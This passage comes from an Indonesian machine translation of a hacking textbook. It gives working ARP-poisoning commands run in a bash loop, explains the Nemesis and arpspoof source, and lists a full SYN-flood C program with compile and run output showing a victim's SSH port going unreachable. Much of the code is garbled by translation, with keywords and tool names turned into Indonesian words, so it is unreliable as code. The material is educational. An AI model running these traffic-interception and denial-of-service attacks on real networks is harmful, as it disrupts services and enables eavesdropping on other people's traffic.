[MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30  
[Jenis Ethernet] ARP (0x0806)
```

```
[Alamat protokol:IP] 192.168.0.1 > 192.168.0.118 [Alamat perangkat keras:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30  
[ARP opcode] Balas  
[ARP hardware fmt] Ethernet (1)  
[format proto ARP] IP (0x0800)  
[Protokol ARP len] 6  
[Perangkat keras ARP len] 4
```

Menulis paket permintaan ARP unicast 42 byte melalui tipe tautan DLT\_EN10MB

Paket ARP Disuntikkan

```
reader@hacking :~/booksrc $ sudo musuh bebuyutan arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h 00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M 00:50:18:00:0F:01
```

Injeksi Paket ARP/RARP -- Proyek NEMESIS Versi 1.4 (Build 26)

```
[MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01  
[Jenis Ethernet] ARP (0x0806)
```

```
[Alamat protokol:IP] 192.168.0.118 > 192.168.0.1 [Alamat perangkat keras:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01  
[ARP opcode] Balas  
[ARP hardware fmt] Ethernet (1)  
[format proto ARP] IP (0x0800)  
[Protokol ARP len] 6  
[Perangkat keras ARP len] 4
```

Menulis paket permintaan ARP unicast 42 byte melalui tipe tautan DLT\_EN10MB.

Paket ARP Disuntikkan

```
reader@hacking :~/booksrc $
```

---

Kedua perintah ini memalsukan balasan ARP dari 192.168.0.1 ke 192.168.0.118 dan sebaliknya, keduanya mengklaim bahwa alamat MAC mereka berada di alamat MAC penyerang 00:00:AD:D1:C7:ED. Jika perintah ini diulang setiap 10 detik, balasan ARP palsu ini akan terus membuat cache ARP diracuni dan lalu lintas dialihkan. Shell BASH standar memungkinkan perintah untuk dituliskan, menggunakan pernyataan aliran kontrol yang sudah dikenal. Sebuah shell BASH sederhana while loop digunakan di bawah ini untuk mengulang selamanya, mengirimkan dua balasan ARP keracunan kami setiap 10 detik.

---

```
reader@hacking :~/booksrc $ while true
```

```
> lakukan
```

```
> sudo musuh bebuyutan arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h  
00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H 00 :00:AD:D1:C7:ED -M  
00:C0:F0:79:3D:30  
> sudo musuh bebuyutan arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h  
00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00 :00:AD:D1:C7:ED -M  
00:50:18:00:0F:01  
> echo "Mengalihkan..."  
> tidur 10  
> selesai
```

Injeksi Paket ARP/RARP --= Proyek NEMESIS Versi 1.4 (Build 26)

[MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30  
[Jenis Ethernet] ARP (0x0806)

[Alamat protokol:IP] 192.168.0.1 > 192.168.0.118 [Alamat perangkat keras:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30  
[ARP opcode] Balas  
[ARP hardware fmt] Ethernet (1)  
[format proto ARP] IP (0x0800)  
[Protokol ARP len] 6  
[Perangkat keras ARP len] 4  
Menulis paket permintaan ARP unicast 42 byte melalui tipe tautan DLT\_EN10MB.

Paket ARP Disuntikkan

Injeksi Paket ARP/RARP --= Proyek NEMESIS Versi 1.4 (Build 26)

[MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01  
[Jenis Ethernet] ARP (0x0806)

[Alamat protokol:IP] 192.168.0.118 > 192.168.0.1 [Alamat perangkat keras:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01  
[ARP opcode] Balas  
[ARP hardware fmt] Ethernet (1)  
[format proto ARP] IP (0x0800)  
[Protokol ARP len] 6  
[Perangkat keras ARP len] 4  
Menulis paket permintaan ARP unicast 42 byte melalui tipe tautan DLT\_EN10MB.

Paket ARP Disuntikkan

Mengarahkan ulang...

---

Anda dapat melihat bagaimana sesuatu yang sederhana seperti Nemesis dan shell BASH standar dapat digunakan untuk meretas eksploitasi jaringan dengan cepat. Nemesis menggunakan pustaka C yang disebut libnet untuk membuat paket palsu dan menyuntikkannya. Mirip dengan libpcap, perpustakaan ini menggunakan soket mentah dan meratakan inkonsistensi antara platform dengan antarmuka standar. libnet juga menyediakan beberapa fungsi yang mudah untuk menangani paket jaringan, seperti pembuatan checksum.

Pustaka libnet menyediakan API sederhana dan seragam untuk membuat dan menyuntikkan paket jaringan. Ini didokumentasikan dengan baik dan fungsinya memiliki nama deskriptif. Pandangan sekilas pada kode sumber untuk Nemesis menunjukkan betapa mudahnya membuat paket ARP menggunakan libnet. File sumber nemesis-arp.c berisi beberapa fungsi untuk membuat dan menyuntikkan paket ARP, menggunakan definisi statis

struktur data untuk informasi header paket. Itumusuh\_arp() fungsi yang ditunjukkan di bawah ini dipanggil dalam nemesis.c untuk membangun dan menyuntikkan paket ARP.

Dari musuh bebuyutan-arp.c

---

```
static ETHERHdr etherhdr;
arphdr ARPhdr statis;

...
void nemesis_arp(int argc, char **argv) {

    const char *module= "Injeksi Paket ARP/RARP";

    nemesis_maketitle(judul, modul, versi);

    if (argc > 1 && !strcmp(argv[1], "bantuan", 4))
        arp_usage(argv[0]);

arp_initdata();
arp_cmdline(argc, argv);
arp_validate();
arp_verbose();

    jika (got_payload)
    {
        if (builddatafromfile(ARPBUFFSIZE, &pd, (const char *)file,
                             (const u_int32_t)PAYLOADMODE) < 0)
            arp_exit(1);
    }

    if (buildarp(&etherhdr, &arphdr, &pd, perangkat, balasan) < 0) {

        printf("\n%s Injeksi Gagal\n", (rarp == 0 ? "ARP" : "RARP"));
        arp_exit(1);
    }
    kalau tidak
    {
        printf("\n%s Paket Disuntik\n", (rarp == 0 ? "ARP" : "RARP"));
        arp_exit(0);
    }
}
```

---

Struktur ETHERHdr dan ARPhdr definisikan dalam file nemesis.h (ditampilkan di bawah) sebagai alias untuk struktur data libnet yang ada. Di C, typedef digunakan untuk alias tipe data dengan simbol.

Dari musuh bebuyutan.h

---

```
typedef struct libnet_arp_hdr ARPhdr; typedef
struct libnet_as_lsa_hdr ASLSAHdr; typedef
struct libnet_auth_hdr AUTHHdr; typedef struct
libnet_dbd_hdr DBDHdr;
```

```
typedef struct libnet_dns_hdr DNSHdr; typedef
struct libnet_ethernet_hdr ETHERhdr; typedef
struct libnet_icmp_hdr ICMPPhdr; typedef struct
libnet_igmp_hdr IGMPPhdr; typedef struct
libnet_ip_hdr IPPhdr;
```

---

Itumusuh\_arp() function memanggil serangkaian fungsi lain dari file ini: arp\_initdata(), arp\_cmdline(), arp\_validate(data), dan arp\_verbose(). Kamu bisa mungkin menebak bahwa fungsi-fungsi ini menginisialisasi data, memproses argumen baris perintah, memvalidasi data, dan melakukan semacam pelaporan verbose. Ituarp\_initdata() function melakukan hal ini, menginisialisasi nilai dalam struktur data yang dideklarasikan secara statis.

Ituarp\_initdata() fungsi, ditunjukkan di bawah, menetapkan berbagai elemen struktur header ke nilai yang sesuai untuk paket ARP.

#### Dari musuh bebuyutan-arp.c

```
static void arp_initdata(void) {

    /* default */
    etherhdr.ether_type = ETHERTYPE_ARP; /* Jenis Ethernet ARP */ /*
    memset(etherhdr.ether_shost, 0, 6); Alamat sumber Ethernet */
    memset(etherhdr.ether_dhost, 0xff, 6); /* Alamat tujuan Ethernet */ arphdr.ar_op
    = ARPOP_REQUEST; /* ARP opcode: request */ /* format
    perangkat keras: Ethernet */ /* format
    protokol: IP */ /* Alamat perangkat
    keras 6 byte */ /* Alamat protokol 4
    byte */ /* Alamat pengirim frame ARP
    */ /* ARP sender protocol (IP) addr */ /*
    ARP frame alamat target */ /* ARP
    target protocol (IP) addr */
    arphdr.ar_hrd = ARPHRD_ETHER;
    arphdr.ar_pro = ETHERTYPE_IP;
    arphdr.ar_hln = 6;
    arphdr.ar_pln = 4;
    memset(arphdr.ar_sha, 0, 6);
    memset(arphdr.ar_spa, 0, 4);
    memset(arphdr.ar_tha, 0, 6);
    memset(arphdr.ar_tpa, 0, 4);
    pd.file_mem = NULL;
    pd.file_s = 0;
    kembali;
}
```

---

Akhirnya, musuh\_arp() fungsi memanggil fungsibangunan() dengan pointer ke struktur data header. Dilihat dari cara nilai pengembalian daribangunan() ditangani di sini, bangunan() membangun paket dan menyuntikkannya. Fungsi ini ditemukan di file sumber lain, nemesis-proto\_arp.c.

#### Dari musuh-proto\_arp.c

```
int buildarp(ETHERhdr *eth, ARPPhdr *arp, FileData *pd, char *device,
            int balasan)
{
    int n = 0;
    u_int32_t arp_packetlen;
    u_int8_t statis *pkt;
    struct libnet_link_int *l2 = NULL;

    /* tes validasi */
```

```

jika (pd->file_mem == NULL)
    pd->file_s = 0;

arp_packetlen = LIBNET_ARP_H + LIBNET_ETH_H + pd->file_s;

#ifndef DEBUG
printf("DEBUG: Panjang paket ARP %u.\n", arp_packetlen);
printf("DEBUG: ARP payload size %u.\n", pd->file_s);
#endif

# berakhir jika

jika ((l2 =libnet_open_link_interface(perangkat, errbuf)) == NULL) {

    nemesis_device_failure(INJECTION_LINK, (const char *)device);
    kembali -1;
}

jika(libnet_init_packet(arp_packetlen, &pkt)== -1) {

    fprintf(stderr, "ERROR: Tidak dapat mengalokasikan memori paket.\n");
    kembali -1;
}

libnet_build_ethernet(eth->ether_dhost, eth->ether_shost, eth->ether_type,
NULL, 0, pkt);

libnet_build_arp(arp->ar_hrd, arp->ar_pro, arp->ar_hln, arp->ar_pln,
arp->ar_op, arp->ar_sha, arp->ar_spa, arp->ar_tha, arp->ar_tpa, pd-
>file_mem, pd->file_s, pkt + LIBNET_ETH_H);

n = libnet_write_link_layer(l2, perangkat, pkt, LIBNET_ETH_H +
LIBNET_ARP_H + pd->file_s);

jika (verbose == 2)
    nemesis_hexdump(pkt, arp_packetlen, HEX_ASCII_DECODE);
jika (verbose == 3)
    nemesis_hexdump(pkt, arp_packetlen, HEX_RAW_DECODE);

if (n != arp_packetlen) {

    fprintf(stderr, "ERROR: Paket injeksi tidak lengkap.          Hanya "
               "menulis %d byte.\n", n);
}

kalau tidak
{
    jika (verbose)
    {
        if (memcmp(eth->ether_dhost, (void *)&one, 6)) {

            printf("Tulis %d byte unicast paket permintaan ARP melalui "
                   "tipe tautan %s.\n", n,
                   nemesis_lookup_linktype(l2->linktype));
        }

        kalau tidak
        {
            printf("Tulis paket %d byte %s melalui linktype %s.\n", n,

```

```

        (eth->ether_type == ETHERTYPE_ARP ? "ARP" : "RARP"),
        nemesis_lookup_linktype(l2->linktype));
    }
}

libnet_destroy_packet(&pkt);
jika (l2 != NULL)
    libnet_close_link_interface(l2);
kembali (n);
}

```

---

Pada tingkat tinggi, fungsi ini harus dapat dibaca oleh Anda. Menggunakan fungsi libnet, ini membuka antarmuka tautan dan menginisialisasi memori untuk sebuah paket. Kemudian, itu membangun lapisan Ethernet menggunakan elemen dari struktur data header Ethernet dan kemudian melakukan hal yang sama untuk lapisan ARP. Selanjutnya, ia menulis paket ke perangkat untuk menyuntikkannya, dan akhirnya membersihkannya dengan menghancurkan paket dan menutup antarmuka. Dokumentasi untuk fungsi-fungsi ini dari halaman manual libnet ditunjukkan di bawah ini untuk kejelasan.

#### Dari Halaman Man libnet

**libnet\_open\_link\_interface()** membuka antarmuka paket tingkat rendah. Ini diperlukan untuk menulis bingkai lapisan tautan. Disediakan adalah penunjuk `u_char` ke nama perangkat antarmuka dan penunjuk `u_char` ke buffer kesalahan. Dikembalikan adalah struct `libnet_link_int` yang diisi atau `NULL` pada kesalahan.

**libnet\_init\_paket()** menginisialisasi paket untuk digunakan. Jika parameter ukuran dihilangkan (atau negatif) perpustakaan akan memilih nilai yang masuk akal untuk pengguna (saat ini `LIBNET_MAX_PACKET`). Jika alokasi memori berhasil, memori dinolkan dan fungsi kembali 1. Jika ada kesalahan, fungsi mengembalikan -1. Karena fungsi ini memanggil `malloc`, Anda tentu harus, pada titik tertentu, membuat panggilan yang sesuai ke `destroy_packet()`.

**libnet\_build\_etherent()** membangun paket ethernet. Disediakan adalah alamat tujuan, alamat sumber (sebagai array dari `unsigned characterbytes`) dan jenis bingkai ethernet, penunjuk ke muatan data opsional, panjang muatan, dan penunjuk ke blok memori yang telah dialokasikan sebelumnya untuk paket. Jenis paket ethernet harus salah satu dari berikut ini:

Nilai	Jenis
<code>ETHERTYPE_PUP</code>	protokol anak anjing
<code>ETHERTYPE_IP</code>	protokol IP
<code>ETHERTYPE_ARP</code>	protokol ARP
<code>ETHERTYPE_REVARP</code>	Protokol ARP terbalik
<code>ETHERTYPE_VLAN</code>	Penandaan IEEE VLAN
<code>ETHERTYPE_LOOPBACK</code>	Digunakan untuk menguji antarmuka

**libnet\_build\_arp()** membangun paket ARP (Address Resolution Protocol). Disediakan adalah sebagai berikut: jenis alamat perangkat keras, jenis alamat protokol, panjang alamat perangkat keras, panjang alamat protokol, jenis paket ARP, alamat perangkat keras pengirim, alamat protokol pengirim, alamat perangkat keras target, alamat protokol target, paket payload, ukuran payload, dan akhirnya, pointer ke memori header paket. Perhatikan bahwa fungsi ini

hanya membangun paket ethernet/IP ARP, dan akibatnya nilai pertama harus ARPHRD\_ETHER. Jenis paket ARP harus salah satu dari berikut ini: ARPOP\_REQUEST, ARPOP\_REPLY, ARPOP\_REVREQUEST, ARPOP\_REVREPLY, ARPOP\_INVREQUEST, atau ARPOP\_INVREPLY.

**libnet\_destroy\_packet()** membebaskan memori yang terkait dengan paket.

**libnet\_close\_link\_interface()** menutup antarmuka paket tingkat rendah yang terbuka. Dikembalikan adalah 1 jika berhasil atau -1 pada kesalahan.

---

Dengan pemahaman dasar tentang C, dokumentasi API, dan akal sehat, Anda dapat belajar sendiri hanya dengan memeriksa proyek sumber terbuka. Misalnya, Dug Song menyediakan program yang disebut arpspoof, disertakan dengan dsniff, yang melakukan serangan pengalihan ARP.

### Dari Halaman Man arpspoof

#### NAMA

arpspoof - mencegat paket pada LAN yang diaktifkan

#### RINGKASAN

arpspoof [-i interface] [-t target] host

#### KETERANGAN

arpspoof mengalihkan paket dari host target (atau semua host) di LAN yang ditujuan untuk host lain di LAN dengan memalsukan balasan ARP. Ini adalah cara yang sangat efektif untuk mengendus lalu lintas di sakelar.

Penerusan IP kernel (atau program userland yang melakukan hal yang sama, misalnya fragrouter(8)) harus diaktifkan terlebih dahulu.

#### PILIHAN

- saya antarmuka

Tentukan antarmuka yang akan digunakan.

- t sasaran

Tentukan host tertentu untuk racun ARP (jika bukan ditentukan, semua host di LAN).

tuan rumah Tentukan host yang ingin Anda cegat paketnya (biasanya gateway lokal).

#### LIHAT JUGA

dsniff(8), fragrouter(8)

#### PENGARANG

Lagu Dug < dugsong@monkey.org >

---

Keajaiban program ini berasal dari `arp_send()` fungsi, yang juga menggunakan libnet untuk menipu paket. Kode sumber untuk fungsi ini harus dapat dibaca oleh Anda, karena banyak dari fungsi libnet yang dijelaskan sebelumnya digunakan (ditunjukkan dalam huruf tebal di bawah). Penggunaan struktur dan buffer kesalahan juga harus familiar.

## arpspoof.c

---

```
static struct libnet_link_int *llif; static struct
ether_addr spoof_mac, target_mac; spoof_ip
in_addr_t statis, target_ip;

...

ke dalam
arp_send(struct libnet_link_int *llif, char *dev,
        int op, u_char *sha, in_addr_t spa, u_char *tha, in_addr_t tpa)
{
    char ebuf[128];
    u_char pkt[60];

    jika (sha == NULL &&
         (sha = (u_char *)libnet_get_hwaddr(llif, dev, ebuf)) == NULL) { kembali
    (-1);
    }
    jika (spa == 0) {
        if ((spa = libnet_get_ipaddr(llif, dev, ebuf)) == 0)
            kembali (-1);
        spa = htonl(spa); /*XXXX*/
    }
    jika (tha == NULL)
        tha = "\xff\xff\xff\xff\xff\xff";
    libnet_build_ether(tha, sha, ETHERTYPE_ARP, NULL, 0, pkt);

    libnet_build_arp(ARPHRD_ETHER, ETHERTYPE_IP, ETHER_ADDR_LEN, 4,
                    op, sha, (u_char *)&spa, tha, (u_char *)&tpa,
                    NULL, 0, pkt + ETH_H);

    fprintf(stderr, "%s",
            ether_ntoa((struct ether_addr *)sha));

    if (op == ARPOP_REQUEST) {
        fprintf(stderr, "%s 0806 42: arp yang-memiliki %s memberitahu %s\n",
                ether_ntoa((struct ether_addr *)tha),
                libnet_host_lookup(tpa, 0),
                libnet_host_lookup(spa, 0));
    }
    kalau tidak {
        fprintf(stderr, "%s 0806 42: arp balasan %s ada di ",
                ether_ntoa((struct ether_addr *)tha),
                libnet_host_lookup(spa, 0));
        fprintf(stderr, "%s\n",
                ether_ntoa((struct ether_addr *)sha));
    }
    kembali (libnet_write_link_layer(llif, dev, pkt, sizeof(pkt)) == sizeof(pkt));
}
```

---

Fungsi libnet yang tersisa mendapatkan alamat perangkat keras, mendapatkan alamat IP, dan mencari host. Fungsi-fungsi ini memiliki nama deskriptif dan dijelaskan secara rinci di halaman manual libnet.

#### Dari Halaman Man libnet

---

**libnet\_get\_hwaddr()** mengambil pointer ke struct antarmuka lapisan link, pointer ke nama perangkat jaringan, dan buffer kosong untuk digunakan jika terjadi kesalahan. Fungsi mengembalikan alamat MAC dari antarmuka yang ditentukan setelah berhasil atau 0 saat kesalahan (dan errbuf akan berisi alasan).

**libnet\_get\_ipaddr()** mengambil pointer ke struct antarmuka lapisan link, pointer ke nama perangkat jaringan, dan buffer kosong untuk digunakan jika terjadi kesalahan. Setelah berhasil, fungsi mengembalikan alamat IP dari antarmuka yang ditentukan dalam urutan byte host atau 0 saat kesalahan (dan errbuf akan berisi alasan).

**libnet\_host\_lookup()** mengonversi alamat IPv4 yang dipesan jaringan (big-endian) yang disediakan menjadi mitranya yang dapat dibaca manusia. Jika use\_name adalah 1, libnet\_host\_lookup() akan mencoba untuk menyelesaikan alamat IP ini dan mengembalikan nama host, jika tidak (atau jika pencarian gagal), fungsi mengembalikan string ASCII desimal bertitik.

---

Setelah Anda mempelajari cara membaca kode C, program yang ada dapat mengajari Anda banyak hal melalui contoh. Pustaka pemrograman seperti libnet dan libpcap memiliki banyak dokumentasi yang menjelaskan semua detail yang mungkin tidak dapat Anda pahami dari sumbernya saja. Tujuannya di sini adalah untuk mengajari Anda cara belajar dari kode sumber, bukan hanya mengajarkan cara menggunakan beberapa perpustakaan. Lagi pula, ada banyak perpustakaan lain dan banyak kode sumber yang ada yang menggunakanannya.

## 0x450 Penolakan Layanan

Salah satu bentuk serangan jaringan yang paling sederhana adalah serangan Denial of Service (DoS). Alih-alih mencoba mencuri informasi, serangan DoS hanya mencegah akses ke layanan atau sumber daya. Ada dua bentuk umum serangan DoS: yang merusak layanan dan yang membanjiri layanan.

Serangan Denial of Service yang membuat layanan crash sebenarnya lebih mirip dengan eksloitasi program daripada eksloitasi berbasis jaringan. Seringkali, serangan ini bergantung pada implementasi yang buruk oleh vendor tertentu. Eksloitasi buffer overflow yang salah biasanya hanya akan membuat crash program target alih-alih mengarahkan aliran eksekusi ke shellcode yang disuntikkan. Jika program ini kebetulan berada di server, maka tidak ada orang lain yang dapat mengakses server itu setelah crash.

Menerjang serangan DoS seperti ini terkait erat dengan program tertentu dan versi tertentu. Karena sistem operasi menangani tumpukan jaringan, kerusakan dalam kode ini akan menghapus kernel, menolak layanan ke seluruh mesin. Banyak dari kerentanan ini telah lama ditambal pada sistem operasi modern,

## **0x451 SYN Banjir**

Banjir SYN mencoba untuk menghabiskan status di tumpukan TCP/IP. Karena TCP memelihara koneksi yang "dapat diandalkan", setiap koneksi perlu dilacak di suatu tempat. Tumpukan TCP/IP di kernel menangani ini, tetapi memiliki tabel terbatas yang hanya dapat melacak begitu banyak koneksi masuk. Banjir SYN menggunakan spoofing untuk memanfaatkan batasan ini.

Penyerang membanjiri sistem korban dengan banyak paket SYN, menggunakan alamat sumber palsu yang tidak ada. Karena paket SYN digunakan untuk memulai koneksi TCP, mesin korban akan mengirim paket SYN/ACK ke alamat palsu sebagai respons dan menunggu respons ACK yang diharapkan. Masing-masing menunggu, koneksi setengah terbuka masuk ke antrian backlog yang memiliki ruang terbatas. Karena alamat sumber yang dipalsukan sebenarnya tidak ada, respons ACK yang diperlukan untuk menghapus entri ini dari antrean dan menyelesaikan koneksi tidak pernah datang. Sebaliknya, setiap koneksi setengah terbuka harus time out, yang membutuhkan waktu yang relatif lama.

Selama penyerang terus membanjiri sistem korban dengan paket SYN palsu, antrian simpanan korban akan tetap penuh, sehingga hampir tidak mungkin paket SYN asli untuk sampai ke sistem dan memulai koneksi TCP/IP yang valid.

Menggunakan kode sumber Nemesis dan arpspoof sebagai referensi, Anda harus dapat menulis program yang melakukan serangan ini. Contoh program di bawah ini menggunakan fungsi libnet yang ditarik dari kode sumber dan fungsi soket yang dijelaskan sebelumnya. Kode sumber Nemesis menggunakan fungsilibnet\_get\_prand() untuk mendapatkan nomor pseudo-acak untuk berbagai bidang IP. Fungsinya libnet\_seed\_prand() digunakan untuk menyemai randomizer. Fungsi-fungsi ini juga digunakan di bawah ini.

### **synflood.c**

---

```
# sertakan <libnet.h>

#define FLOOD_DELAY 5000 // Delay antara paket yang diinjeksi sebesar 5000 ms.

/* Mengembalikan IP dalam notasi xxxx */
char *print_ip(u_long *ip_addr_ptr) {
    return inet_ntoa( *((struct in_addr *)ip_addr_ptr) );
}

int main(int argc, char *argv[]) {
    u_long dest_ip;
    u_short dest_port;
    u_char errbuf[LIBNET_ERRBUF_SIZE], *paket;
    int opt, jaringan, byte_count, packet_size = LIBNET_IP_H + LIBNET_TCP_H;

    jika(argc < 3)
    {
        printf("Penggunaan:\n%s\t<host target> <port target>\n", argv[0]);
        keluar(1);
    }
}
```

```

dest_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE); // Host dest_port =
(u_short) atoi(argv[2]); // Pelabuhan

jaringan = libnet_open_raw_sock(IPPROTO_RAW); // Buka antarmuka jaringan.
jika (jaringan == -1)
    libnet_error(LIBNET_ERR_FATAL, "tidak dapat membuka antarmuka jaringan. -- program ini harus dijalankan
sebagai root.\n");
    libnet_init_packet(ukuran_paket, &paket); // Mengalokasikan memori untuk paket. jika
(paket == NULL)
    libnet_error(LIBNET_ERR_FATAL, "tidak dapat menginisialisasi memori paket.\n");

libnet_seed_prand(); // Babit membuat angka acak.

printf("SYN Flooding port %d dari %s..\n", dest_port, print_ip(&dest_ip)); while(1) //
loop selamanya (sampai putus dengan CTRL-C)
{
    libnet_build_ip(LIBNET_TCP_H,          // Ukuran paket tanpa header IP. //
    IPTOS_LOWDELAY,                     // alamat IP
    libnet_get_prand(LIBNET_PRu16), // ID IP (acak) 0,
                                    // Memotong barang
    libnet_get_prand(LIBNET_PR8),        // TTL (acak)
    IPPROTO_TCP,                      // Protokol transportasi
    libnet_get_prand(LIBNET_PRu32), // IP Sumber (acak) dest_ip,
                                    // IP Tujuan
    BATAL,                            // Muatan (tidak ada)
    0,                                // Panjang muatan
    paket);                           // Memori header paket

    libnet_build_tcp(libnet_get_prand(LIBNET_PRu16), // Sumber port TCP (acak)
    tujuan_port,                      // Port TCP tujuan
    libnet_get_prand(LIBNET_PRu32), // Nomor urut (acak)
    libnet_get_prand(LIBNET_PRu32), // Nomor pengakuan (acak) TH_SYN,
                                    // Kontrol flag (hanya set flag SYN)
    libnet_get_prand(LIBNET_PRu16), // Ukuran jendela (acak) 0,
                                    // Penunjuk mendesak
    BATAL,                            // Muatan (tidak ada)
    0,                                // Panjang muatan
    paket + LIBNET_IP_H);            // Memori header paket

    jika (libnet_do_checksum(paket, IPPROTO_TCP, LIBNET_TCP_H) == -1)
        libnet_error(LIBNET_ERR_FATAL, "tidak dapat menghitung checksum\n");

    byte_count = libnet_write_ip(jaringan, paket, ukuran_paket); // Injeksi paket. if
(byte_count < ukuran_paket)
        libnet_error(LIBNET_ERR_WARNING, "Peringatan: Paket tidak lengkap ditulis. (%d dari %d
byte)", byte_count, packet_size);

    usleep(FLOOD_DELAY); // Tunggu FLOOD_DELAY milidetik.
}

libnet_destroy_packet(&paket); // Membebaskan memori paket.

if (libnet_close_raw_sock(jaringan) == -1) // Tutup antarmuka jaringan.

```

```
libnet_error(LIBNET_ERR_WARNING, "tidak dapat menutup antarmuka jaringan.");  
kembali 0;  
}
```

---

Program ini menggunakan `print_ip()` berfungsi untuk menangani konversi tipe `u_long`, yang digunakan oleh libnet untuk menyimpan alamat IP, ke tipe struct yang diharapkan oleh `inet_ntoa()`. Nilainya tidak berubah—typecasting hanya menenangkan compiler.

Rilis libnet saat ini adalah versi 1.1, yang tidak kompatibel dengan libnet 1.0. Namun, Nemesis dan arpspoof masih mengandalkan libnet versi 1.0, jadi versi ini termasuk dalam LiveCD dan ini juga yang akan kita gunakan dalam program synflood kita. Mirip dengan kompilasi dengan libpcap, saat kompilasi dengan libnet, flag `-internet` digunakan. Namun, ini bukan informasi yang cukup untuk kompiler, seperti yang ditunjukkan oleh output di bawah ini.

---

```
reader@hacking :~/booksrc $ gcc -o synflood synflood.c -lnt Dalam file  
yang disertakan dari synflood.c:1:  
/usr/include/libnet.h:87:2: #error "urutan byte belum ditentukan, Anda akan"  
synflood.c:6: error: kesalahan sintaks sebelum konstanta string  
reader@hacking :~/booksrc $
```

---

Kompiler masih gagal karena beberapa flag define wajib harus disetel untuk libnet. Disertakan dengan libnet, sebuah program bernama libnet-config akan menampilkan flag-flag ini.

---

```
reader@hacking :~/booksrc $ libnet-config --help  
Penggunaan: libnet-config [OPSI]  
Pilihan:  
    [--lib]  
    [-cflags]  
    [-mendefinisikan]  
reader@hacking :~/booksrc $ libnet-config --defines  
- D_BSD_SOURCE -D__BSD_SOURCE -D_FAVOR_BSD -DHAVE_NET_ETHERNET_H  
- DLIBNET_LIL_ENDIAN
```

---

Menggunakan substitusi perintah shell BASH di keduanya, definisi ini dapat dimasukkan secara dinamis ke dalam perintah kompilasi.

---

```
reader@hacking :~/booksrc $ gcc $(libnet-config --defines) -o synflood  
synflood.c -lnt  
reader@hacking :~/booksrc $ ./synflood  
Penggunaan:  
./synflood      <host target> <port target>  
rea der@hacking :~/booksrc $ reader@hacking :~/booksrc $ ./  
synflood 192.168.42.88 22  
Fatal: tidak dapat membuka antarmuka jaringan. -- program ini harus dijalankan sebagai  
root. reader@hacking :~/booksrc $ sudo ./synflood 192.168.42.88 22  
SYN Banjir port 22 dari 192.168.42.88..
```

---

Pada contoh di atas, host 192.168.42.88 adalah mesin Windows XP yang menjalankan server openssh pada port 22 melalui cygwin. Output tcpdump di bawah ini menunjukkan paket SYN palsu yang membanjiri host dari IP yang tampaknya acak. Saat program sedang berjalan, koneksi yang sah tidak dapat dibuat ke port ini.

---

```
reader@hacking:~/booksrc $ sudo tcpdump -i eth0 -nL -c 15 "host 192.168.42.88" tcpdump:  
keluaran verbose ditekan, gunakan -v atau -vv untuk mendengarkan dekode protokol lengkap  
di eth0, tipe tautan EN10MB (Ethernet), ukuran tangkapan 96 byte  
17:08:16.334498 IP 121.213.150.59.4584 > 192.168.42.88.22: S  
751659999:751659999(0) menang 14609  
17:08:16.346907 IP 158.78.184.110.40565 > 192.168.42.88.22: S  
139725579:139725579(0) menang 64357  
17:08:16.358491 IP 53.245.19.50.36638 > 192.168.42.88.22: S  
322318966:322318966(0) menang 43747  
17:08:16.370492 IP 91.109.238.11.4814 > 192.168.42.88.22: S  
685911671:685911671(0) menang 62957  
17:08:16.382492 IP 52.132.214.97.45099 > 192.168.42.88.22: S  
71363071:71363071(0) menang 30490  
17:08:16.394909 IP 120.112.199.34.19452 > 192.168.42.88.22: S  
1420507902:1420507902(0) menang 53397  
17:08:16.406491 IP 60.9.221.120.21573 > 192.168.42.88.22: S  
2144342837:2144342837(0) menang 10594  
17:08:16.418494 IP 137.101.201.0.54665 > 192.168.42.88.22: S  
1185734766:1185734766(0) menang 57243  
17:08:16.430497 IP 188.5.248.61.8409 > 192.168.42.88.22: S  
1825734966:1825734966(0) menang 43454  
17:08:16.442911 IP 44.71.67.65.60484 > 192.168.42.88.22: S  
1042470133:1042470133(0) menang 7087  
17:08:16.454489 IP 218.66.249.126.27982 > 192.168.42.88.22: S  
1767717206:1767717206(0) menang 50156  
17:08:16.466493 IP 131.238.172.7.15390 > 192.168.42.88.22: S  
2127701542:2127701542(0) menang 23682  
17:08:16.478497 IP 130.246.104.88.48221 > 192.168.42.88.22: S  
2069757602:2069757602(0) menang 4767  
17:08:16.490908 IP 140.187.48.68.9179 > 192.168.42.88.22: S  
1429854465:1429854465(0) menang 2092  
17:08:16.502498 IP 33.172.101.123.44358 > 192.168.42.88.22: S  
1524034954:1524034954(0) menang 26970  
15 paket ditangkap  
30 paket diterima oleh filter 0 paket dijatuhkan oleh  
kernel reader@hacking:~/booksrc $ ssh -v  
192.168.42.88 OpenSSH_4.3p2, OpenSSL 0.9.8c 05  
Sep 2006  
debug1: Membaca data konfigurasi /etc/ssh/ssh_config debug1:  
Menghubungkan ke port 192.168.42.88 [192.168.42.88] 22. debug1:  
terhubung ke alamat 192.168.42.88 port 22: Koneksi ditolak ssh: terhubung  
ke host 192.168.42.88 port 22: Koneksi ditolak reader@hacking:~/booksrc $
```

---

Beberapa sistem operasi (misalnya, Linux) menggunakan teknik yang disebut syncookies untuk mencoba mencegah serangan banjir SYN. Tumpukan TCP menggunakan syncookies menyesuaikan nomor pengakuan awal untuk paket SYN/ACK yang merespons menggunakan nilai berdasarkan detail host dan waktu (untuk mencegah serangan replay).

Koneksi TCP tidak benar-benar menjadi aktif sampai paket ACK terakhir untuk jabat tangan TCP diperiksa. Jika nomor urut tidak cocok atau ACK tidak pernah tiba, koneksi tidak pernah dibuat. Ini membantu mencegah upaya koneksi palsu, karena paket ACK memerlukan informasi untuk dikirim ke alamat sumber paket SYN awal.

### ***0x452 Ping Kematian***

